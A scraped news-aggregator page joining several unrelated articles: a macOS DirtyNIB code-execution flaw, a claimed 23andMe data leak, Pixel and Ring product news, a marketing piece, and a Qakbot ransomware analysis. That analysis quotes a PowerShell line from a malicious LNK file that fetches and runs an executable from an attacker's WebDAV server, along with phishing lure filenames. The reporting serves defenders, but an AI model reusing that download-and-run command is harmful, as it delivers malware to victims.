MacOS DirtyNIB Vulnerability Let Attackers Execute Malicious Code

0
[ad_1]

A new zero-day vulnerability has been discovered in Apple’s macOS systems, which allows threat actors to execute code on behalf of a legitimate Apple application. This particular vulnerability was first discovered in macOS Monterey. However, the researcher was able to replicate the issue in Ventura and Sonoma.

According to the reports shared with Cyber Security News, Apple has addressed this vulnerability by assigning CVE-2022-48505 with a severity of 5.5 (Medium). However, the researcher stated that the issue still exists with macOS and needs to be addressed accordingly.

Document
FREE Demo

Implementing AI-Powered Email security solutions “Trustifi” can secure your business from today’s most dangerous email threats, such as Email Tracking, Blocking, Modifying, Phishing, Account Take Over, Business Email Compromise, Malware & Ransomware

MacOS “DirtyNIB” Vulnerability

Apple uses NIB files for storing interfaces of applications. Bundled NIB files can be swapped, which does not invalidate the access of these files once Gatekeeper verifies these files. 

Initially, a NIB file is created with a class as NSAppleScript, and the source property is set using User-Defined Runtime Attributes. In addition to this, a button is added and binded with Apple Script. This is also set to invoke executeAndReturnError: selector. As part of the exploitation of this vulnerability, the DirtyNIB file is used.

For proof of concept, the Pages application owned by Apple is targeted. The application is copied to the /tmp folder and launched using Gatekeeper. After this, the NIB file is overwritten with the DirtyNIB file, which triggers the code execution.

Code execution with DirtyNIB file overwriting
Code execution with DirtyNIB file overwriting (Source: xpnsec)

Moreover, this vulnerability had several constraints when moving to the latest macOS versions. The constraint of exploiting this in macOS Ventura was the inclusion of PkgKit, whereas, in macOS Sonoma, there were new restrictions around accessing Application bundle contents.

A complete report has been published by the security researcher, which provides detailed information about the exploitation of this vulnerability, the codes, and the tools used as part of the research.

Protect yourself from vulnerabilities using Patch Manager Plus to patch over 850 third-party applications quickly. Take advantage of the free trial to ensure 100% security.


[ad_2]
Source link
Hacker Claims to Have Data of 7 Million 23andMe Users from DNA Service

0
[ad_1]

While one threat actor has leaked alleged 23andMe user data, another is advertising ‘Genetic Data For Sale,’ with prices determined by the number of profiles.

23andMe, a popular DNA testing company, is investigating a potential data breach after a hacker claimed to have obtained data from at least 7 million users.

The threat actor shared a link to a download for the stolen data on the infamous Breached hacking forum, but 23andMe denies that a breach has occurred.

“We do not have any indication at this time that there has been a data security incident within our systems,” a company spokesperson told Hackread.com.

“The preliminary results of this investigation suggest that the login credentials used in these access attempts may have been gathered by a threat actor from data leaked during incidents involving other online platforms where users have recycled login credentials,” the spokesperson added.


The company believes the hacker may have acquired login credentials from previous data breaches and used them to access 23andMe accounts. Below is a screenshot from the hacker forum, shared by an individual with an X (formerly Twitter) account using the handle @DarkWebInformer.

Although the hacker claims to have obtained data on at least 7 million users, it’s possible that much of the data was actually scraped through a profile-viewing feature available to 23andMe members.

23andMe has a function that lets you find “DNA relatives” with other users on the platform. Using the system is optional, but in doing so users create a profile that other members can see, allowing them to view ancestry results, along with photo and birth year, if provided.

Hence, it’s possible that the hacker broke through a smaller number of accounts, and then exploited the DNA relatives feature to gain access to a wider range of personal details.

The incident bears resemblance to a recent one involving Duolingo, in which a threat actor exploited an API to extract and disclose information from 2.6 million users.

Genetic Data For Sale

Another threat actor is offering ‘Genetic Data For Sale,’ purportedly belonging to 23andMe users, with a price tag of $100,000 for 100,000 profiles. They claim to possess a range of data, including ”Tailored ethnic groupings, individualized data sets, pinpointed origin estimations, haplogroup details, phenotype information, photographs, links to hundreds of potential relatives, and most crucially, raw data profiles.”

Screengrab credit: Hackread.com

This is not the first time a DNA service has made headlines due to a data breach. In June 2018, the DNA testing website MyHeritage was hacked, resulting in the leak of personal details from 92 million users.

Currently, 23andMe is treating this matter with utmost seriousness and continuing its investigation. In the meantime, users are encouraged to consider updating their passwords and enabling two-factor authentication to safeguard their accounts against potential unauthorized access.”

Here are some additional tips for protecting your 23andMe account:

  • Enable two-factor authentication.
  • Use a strong password and don’t reuse it for other online accounts.
  • Be careful about what information you share in your DNA relative’s profile.
  • Be wary of clicking on links or attachments in emails or messages from unknown senders.

If you are concerned about your privacy, you can also choose to delete your 23andMe account and DNA data.


[ad_2]
Source link

The Pixel Watch app can now sync Bedtime Mode with Pixel Watch 2

0
[ad_1]

The Pixel Watch app will now sync some new features with the Pixel Watch 2 as part of the version 2.0 update. The features, which should start rolling out to users once they receive their watches, will link with their counterparts on a connected smartphone.

This includes both the Bedtime Mode and the Do Not Disturb feature. You turn either of these on when you don’t want to receive notifications. Typically from calls, messages, or email. Although even if enabled they will still generally allow important calls or messages notify you. With the new version 2.0 of the Pixel Watch app, Pixel Watch 2 users will be able to sync the enabled features from their phone with the watch. So when you enable it on your Pixel, your watch will enable it as well.

This should turn out to be a very nifty feature sync. Assuming you use the watch often, the last thing you probably want if you’re enabling do no disturb on your smartphone is for notifications to come through on the watch. As that would defeat the whole purpose. With the syncing in place, you won’t have to remember to enable DND on both devices. And for some that’s surely going to be invaluable.

Pixel Watch app version 2.0 tweaks design

Another slightly noticeable change with this version of the app comes in the form of a design adjustment. Not a big one mind you. But noticeable nonetheless. Aside from a slight color change, Google has moved the Tiles and Watch faces menus. Instead of being stacked on top of each other they now sit side by side.

Additionally the app update brings in the ability to back up the watch data with Google One, as well as factory reset protection during setup so you don’t lose important stuff. There’s also a restore option that can be used during the setup with it pulling from available backups. And you won’t need to factory reset the watch during phones transfers.


[ad_2]
Source link

The new Ring alien sighting task might earn you $1 million

0
[ad_1]


Ring is giving its users in the US an opportunity to embark on an alien sighting task for a million bucks. The task users need to perform to win the competition is very straightforward, yet you might not be able to complete it. Ring says that users should submit a doorbell video of extraterrestrial life forms lurking around their houses or businesses.

While the money is beyond enticing, a ton of users will want to know what they need to do to win. However, the task is impossible to achieve because there are various conflicting beliefs on the existence of extraterrestrial life forms. There are currently a lot of debates on the topic of extraterrestrial life forms visiting Earth.

Ring now hopes to use this to have a bit of fun while having some of their users on the lookout for aliens lurking on their properties. All Ring expects of users is that they get the alien on video using a Ring indoor or outdoor camera. Well, some users already feel that this task is a spin-off from the Mission Impossible movie, but Ring still has something in store for these users.

If you can record an alien during the Ring alien sighting contest, you can act like one

Ring doesn’t deny the fact that this challenge might be impossible and the million-dollar prize money might not go to anyone. For this reason, they are making this challenge even more fun by letting users explore their creative side. The company is letting users record themselves acting as an alien on their indoor or outdoor camera for a prize.

For users who wish to act like an extraterrestrial life form instead of recording a real one, they can get a $500 gift card. From this, it is now clear that Ring is just in the Halloween spirit and is trying to catch some spooky fun. So users in the US can start working on their alien costumes and get their acting together for a chance to win big with Ring.

However, those who believe that aliens are real and might have seen some in their backyard can still submit their recordings. The $1 million prize money is still open to them, but astrobiologist Jacob Haqq Misra will examine the photo. This will be to confirm if the Ring indoor or outdoor camera recording actually captured an alien or just some kid that ran by.

Users submitting videos to win a million bucks must ensure that the recording captures some “unusual, extraordinary, or unexplainable behaviour.” Video submissions will open on October 12, which is just a few days away. The company also gives users a hint on how they can attract these aliens to their Ring cameras, as well as how to greet them once they arrive.


[ad_2]
Source link

Pixel Buds Pro update with Conversation Detection and Hearing Wellness rolling out more widely

0
[ad_1]
Last week during the Made by Google event, a number of upcoming new features were announced by the company for the Pixel Buds Pro. These were shared in a blog post where new and existing features were bundled along with the unveiling of two new colors.

Google promised that three new features would be coming to all Pixel Buds “this fall”: Conversation Detection, Low-Latency Gaming Mode, and a Pixel Buds App for Chromebooks. In the update that is currently rolling out, firmware version 5.9, Google is introducing Conversation Detection.

As stated by Google, Conversation Detection can automatically detect when you start speaking and pause your music and switch to Transparency mode. When the conversation ends, your music resumes and Active Noise Cancellation is turned back on.
Reports began appearing throughout Reddit over the weekend of Pixel Buds users already receiving the 5.9 update. However, today reports seem to have ramped up, indicating that the feature is now rolling out more widely.

I happened to receive the update myself today and grabbed some screenshots of the splash screen that appears right after the update is completed. Check them out below: 



There was one other feature that made its way to this firmware version: Hearing Wellness. This feature can be found within the Pixel Buds app and helps users understand and improve listening habits to protect hearing health.

The app tracks listening volume and duration, and provides personalized recommendations on how to listen more safely. For example, it may notify you if you’re listening at a high volume for too long, or suggest taking breaks.

If you have yet to receive this update on your Pixel Buds Pro or the update gets interrupted before it’s completed, there are some things you can try, such as updating them in the case while the lid is open. Also, keep in mind that after the update goes through, the version listed for the Left and Right earbuds might not match the version listed for the buds case. This is because it takes longer for the case to receive the update, but should update eventually.


[ad_2]
Source link

Qakbot Deliver Knight Ransomware & Weaponized LNK Files

0
[ad_1]

Qakbot’s infrastructure and cryptocurrency assets were seized by government authorities in an operation in August 2023 with the assistance of international allies, raising concerns about the affiliates of Qakbot.

Talos researchers moderately believe Qakbot threat actors remain active, launching a recent campaign with Cyclops/Ransom Knight ransomware and the Remcos backdoor, tracked through LNK file metadata connections to past campaigns.

Talos researchers used LNK file metadata to trace threat actors, linking the “AA” and “BB” campaigns in January 2023. 

After their report, Qakbot actors in the “AA,” “BB,” and “Obama” campaigns began removing LNK file metadata to evade detection and tracking.

Document
FREE Demo

Implementing AI-Powered Email security solutions “Trustifi” can secure your business from today’s most dangerous email threats, such as Email Tracking, Blocking, Modifying, Phishing, Account Take Over, Business Email Compromise, Malware & Ransomware

Technical analysis

New LNK files from the same system were discovered by Talos in August 2023, leading to a network share that contained the ransomware Ransom Knight. According to analysis, they direct users to Powershell.exe and pass parameters for the subsequent download step:-

  • -c “explorer ‘\\89[.]23[.]96[.]203@80\333\’”; Start-Sleep -Seconds 1; Stop-Process -Name explorer; \\89[.]23[.]96[.]203@80\333\information.exe

Executing Explorer.exe to access remote IP 89[.]23[.]96[.]203 via WebDAV (port 80) might evade command line detection for PowerShell remote executable downloads (T1105). 

These LNK filenames hint at urgent financial topics, indicating phishing in Qakbot campaigns. Here below, we have mentioned all the filenames of the LNK files:-

  • ATTENTION-Invoice-29-August.docx.lnk
  • bank transfer request.lnk
  • Booking info.pdf.lnk
  • Fattura NON pagata Agosto 2023.docx.lnk
  • FRAUD bank transfer report.pdf.lnk
  • invoice OTP bank.pdf.lnk
  • MANDATORY-Invoice-28-August.docx.lnk
  • NOT-paid-Invoice-26-August.pdf.lnk
  • Nuove coordinate bancarie e IBAN 2023.docx.lnk
  • Nuove coordinate bancarie e IBAN 2023.img.lnk
  • Pay-Invoices-29-August.pdf.lnk
  • URGENT-Invoice-27-August.docx.lnk

Italian filenames hint at regional targeting, while LNK files in Zip archives accompany XLL files, typically associated with Excel add-ins and similar icons.

The LNK file fetches the Ransom Knight payload from remote IP 89[.]23[.]96[.]203 via WebDAV, marking an evolved version of the Cyclops ransomware, announced by its operator in May 2023

Experts suggest that Qakbot threat actors are customers, not operators, of the ransomware service. The FBI operation in August 2023 mainly targeted control servers, leaving email delivery unaffected. 

While Qakbot distribution paused post-takedown, the threat could resurge if the operators rebuild their infrastructure.

Protect yourself from vulnerabilities using Patch Manager Plus to patch over 850 third-party applications quickly. Take advantage of the free trial to ensure 100% security.


[ad_2]
Source link
Choosing the Right Strategy for Your Business

0
[ad_1]

SEO vs. PPC – Understanding the Difference and Choosing the Right Strategy for Your Business – Let’s delve into it.

Visibility is everything for online businesses nowadays – if you want visitors on your website, you’ll need some sort of exposure that will redirect users to your URL. The two most popular methods of this is through Search Engine Optimization, also known as SEO, or Pay-Per-Click (PPC) advertising. Both have their advantages, but which one is right for your business?

What is SEO?

Search Engine Optimization, or SEO, is a collection of techniques – some might even call it art – related to improving the visibility of your website in organic (i.e., non-paid) search engine results. This can be achieved by optimizing various website areas, primarily including its content, structure, and backlinks.

A website that is well-optimized will be able to attract a steady stream of traffic over time much easier. Since SEO relies purely on organic search results, users often trust these results more than paid ads, potentially increasing conversion rates and improving brand image when compared to other methods of online advertising.

SEO costs are usually lower than those of PPC campaigns, but it requires a holistic approach to be effective, typically restructuring entire websites and dramatically changing content, which might take some time to fully deploy.

What is PPC?

PPC is short for Pay-Per-Click advertising and involves placing ads on platforms like Google Ads or Meta Ads, where businesses can pay for their ad to be displayed and pay a set fee each time it is clicked. This method offers brands immediate visibility and can drive traffic to specific landing pages easily. Most platforms also offer handy tools for precise targeting of your ads, based on keywords, demographics, location, audience interests, and more. 

Looking for professional PPC services in London? Don’t leave your online visibility to amateurs – go with an experienced digital agency like Nautilus Marketing, which provides measurable performance indicators to track the effectiveness of PPC campaigns and implements optimal changes when necessary.

PPC vs. SEO Strategies

SEO can be more cost-effective in the long run, building trust and credibility in addition to just traffic. The results it provides are long-lasting and can significantly influence brand visibility. These results, however, are not immediate – SEO requires patience, and changes might take time to show up in measurable indicators. What’s more, search engine algorithms are constantly evolving, which can affect ranking and needs constant attention and monitoring.

PPC campaigns, on the other hand, give immediate results and traffic that is easily trackable. The specific ads can be easily targeted to your desired audience, and the budget can be adjusted dynamically according to your needs.

However, PPC campaigns can be expensive, especially in competitive niches, and the costs may increase based on targeting settings. It requires a constant budget that must be maintained, or the ads will immediately disappear, cutting visibility. Users might also be wary of paid advertisements, discouraging conversions.

In the end, which strategy is better depends on your specific needs, niche, and business model. SEO and PPC have their place in a comprehensive digital marketing strategy – a blend of both might often be the most effective approach.

  1. How SASE Supports Digital Transformation
  2. The Most In-Demand Freelance Skills for 2023
  3. Understanding the E-Commerce Marketplaces in Europe
  4. cheqd’s Recent Rollout Focuses on Monetizing Digital Identity
  5. Key Considerations When Transferring Your Digital Workspace

[ad_2]
Source link

Google Fi subscribers can get up to $400 off the Pixel 8 Pro

0
[ad_1]

Google Fi is setting up subscribers for a pretty sweet upgrade on the Pixel 8 and Pixel 8 Pro running on Android 14. If you’re a member of Google’s wireless service, then you could save hundreds on Google’s latest and greatest phones. And that’s a nice chunk of change to not have to spend if you were interested in moving on up to either of the new devices.

The upgrade offer essentially lets you get into either the Pixel 8 or Pixel 8 Pro without paying full price. The kicker is that it doesn’t even require users to trade in an old phone. As is usually the case with these kinds of phone promotions that revolve around savings. That being said, you do have the potential to save more money if you do a trade-in. But not everyone has an old phone to get rid of. And those that do might have one that isn’t worth much.

So, Google is just giving you a discount straight up. The only real requirement for eligibility is that you are a Google Fi subscriber.

If you upgrade to the Pixel 8 on Fi you’ll get $300 off

There’s no special rules or anything like that to contend with. If you’re already on Fi, simply buy a Pixel 8 and Google will just knock $300 off the price of the phone. This is also an instant rebate. It’s not one that you get back in credits over your monthly bill or that you have to wait in the mail for. And it’s not a credit to be used on other Google products. It’s just $300 off the price of the phone. Period. That brings the cost down of Google’s Pixel 8 to $399 instead of $699.

Which is, a pretty good deal honestly. If you’d rather have the Pixel 8 Pro, that gets a discount of $400 when you upgrade. So the price becomes $599 instead of $999. It’s also worth noting that the discount applies to any version of the phone you buy. Whether that be the 128GB model or one with more storage. You do have to stay active on Fi for 120 days after pre-ordering. And you need to upgrade by January 3 of 2024. But other than that there’s no real strings attached.


[ad_2]
Source link

Epic gears up for antitrust trial with Google, witness list revealed

0
[ad_1]

In January this year, a judge in the Northern District of California finally set a trial date for Fortnite maker Epic Games’ antitrust case against Google. The trial for the epic legal battle begins on November 6, which is less than a month away now. Ahead of that, the court has released a tentative list of witnesses who may testify next month. Epic “will or might call” as many as 53 witnesses, including the Google CEO and Android co-founder.

Google CEO and other top executives to testify in the Epic antitrust case

This list of witnesses who may appear in court to testify in this antitrust case mostly includes executives and leaders from Google and Epic Games. While all of them may not be called to testify, most of them may have to head to the court sometime next month. One of the biggest names on the list is Sundar Pichai, the CEO of Google and Alphabet. The company’s CFO Ruth Porat will also testify, and so will the CEO of Epic Games, Tim Sweeney.

Android co-founders Andy Rubin, Nick Sears, and Rich Miner are also on the list. That’s despite Rubin and Sears having no association with Google for almost a decade. Rubin left the company in 2014 following allegations of sexual misconduct. He reportedly took a $90 million payout to exit Google. Epic says it “may call” him to testify, so it’s unclear whether we will see Rubin in court.

